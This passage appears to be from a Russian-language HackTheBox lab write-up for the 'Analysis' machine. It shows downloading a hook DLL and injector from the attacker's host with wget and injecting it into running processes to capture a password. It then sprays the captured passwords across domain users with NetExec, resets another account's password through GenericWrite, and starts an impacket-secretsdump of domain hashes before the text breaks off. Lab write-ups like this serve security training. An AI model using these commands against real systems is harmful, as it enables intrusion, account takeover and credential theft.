
А в логах — введенный пароль!



```
<=====
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ==
=a7bc
-----END ENCODED MESSAGE-----
=====>

<=====
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ==
=a7bc
-----END ENCODED MESSAGE-----
=====>

<=====
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ==
=a7bc
-----END ENCODED MESSAGE-----
=====>

<=====
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ==
=a7bc
-----END ENCODED MESSAGE-----
=====>

<=====
test_password
=====>
```

Перехваченные данные


Переносим инжектор и библиотеку на удаленную машину и внедряем DLL в оба процесса `TextEncode`.



```
*Evil-WinRM* PS C:\Users\jdoe\Documents> wget 10.10.16.45/hookdll.dll -O .\hookdll.dll
*Evil-WinRM* PS C:\Users\jdoe\Documents> wget 10.10.16.45/Injector.exe -O .\Injector.exe
*Evil-WinRM* PS C:\Users\jdoe\Documents> .\Injector.exe -i -p 12716 hookdll.dll
Injector x86 [Version 20240218]
Copyright (c) 2009 Cypher, 2012-2024 Nefarius. All rights reserved.

Successfully injected module!
*Evil-WinRM* PS C:\Users\jdoe\Documents> .\Injector.exe -i -p 5900 hookdll.dll
Injector x86 [Version 20240218]
Copyright (c) 2009 Cypher, 2012-2024 Nefarius. All rights reserved.

Successfully injected module!
```

Инъекция DLL


Периодически проверяем файл с логами, и в один из моментов там появится пароль.



```
*Evil-WinRM* PS C:\Users\jdoe\Documents> type C:\Windows\Tasks\BCHookLog.txt
<=====
9g2puB7mQYX$
=====>


<=====
9g2puB7mQYX$
=====>


<=====
9g2puB7mQYX$
=====>


<=====
9g2puB7mQYX$
=====>
```

Перехваченный пароль

С помощью этого пароля расшифруем найденный ранее файл и получим еще одну строку — возможно, тоже какой-то пароль.



BCTextEncoder Utility v. 1.03.2.1

Decoded plain text: 24 B

Encode by: password

DMrB8YUcC5%2

Encoded text: 570 B


Decoded by password

```
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ==
=a7bc
-----END ENCODED MESSAGE-----
```

Расшифрованный файл

Оба пароля сохраняем в файл и перебираем их по всем пользователям домена с помощью NetExec.

```
nxc smb 10.10.11.250 -u users.txt -p password.txt --continue-on-success
```




```
└─$ nxc smb 10.10.11.250 -u users.txt -p password.txt --continue-on-success
SMB     10.10.11.250    445    DC-ANALYSIS    [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\cwilliams:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\jdoe:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\soc_analyst:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\webservice:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\amanson:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\svc_web:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\wsmith:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\badam:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\jangel:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\lzen:9g2puB7mQYX$ STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\cwilliams:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\jdoe:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\soc_analyst:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\webservice:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\amanson:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\svc_web:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [+] analysis.htb\wsmith:DMrB8YUcC5%2
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\badam:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\jangel:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
SMB     10.10.11.250    445    DC-ANALYSIS    [-] analysis.htb\lzen:DMrB8YUcC5%2 STATUS_LOGON_FAILURE
```

Результат перебора

Таким образом компрометируем еще одну учетную запись — пользователя `wsmith`.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Так как мы взяли под контроль еще одну учетную запись, в BloodHound необходимо проверить возможность продвижения от нее к другим объектам домена.



WSMITH@ANALYSIS.HTB
SOC_ANALYST@ANALYSIS.HTB
GenericWrite
MemberOf
UTILISATEURS DU DOMAINE@ANALYSIS.HTB
UTILISATEURS DE GESTION À DISTANCE@ANALYSIS.HTB
ENTERPRISE DOMAIN CONTROLLERS@ANALYSIS.HTB
BADAM@ANALYSIS.HTB
AMANSON@ANALYSIS.HTB
AUTHENTICATED USERS@ANALYSIS.HTB
EVERYONE@ANALYSIS.HTB


Граф BloodHound

Наш пользователь имеет право `GenericWrite` по отношению к пользователю `soc_analyst`, который, в свою очередь, имеет право `GenericAll` на все учетные записи домена. Право `GenericWrite` на пользователя позволяет изменить пароль этого пользователя.

```
net rpc password 'soc_analyst' 'Password123' -U 'analysis.htb/wsmith'%'DMrB8YUcC5%2' -S DC-ANALYSIS.analysis.htb
```

Теперь можно от имени пользователя `soc_analyst` выполнить репликацию учетных данных пользователей домена.

```
impacket-secretsdump analysis.htb/soc_analyst:Password123@10.10.11.250
```




```
┌──(ralf㉿ralf-PC)-[[redacted]]
└─$ net rpc password 'soc_analyst' 'Password123' -U 'analysis.htb/wsmith'%'DMrB8YUcC5%2' -S DC-ANALYSIS.analysis.htb

┌──(ralf㉿ralf-PC)-[[redacted]]
└─$ impacket-secretsdump analysis.htb/soc_analyst:Password123@10.10.11.250
Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
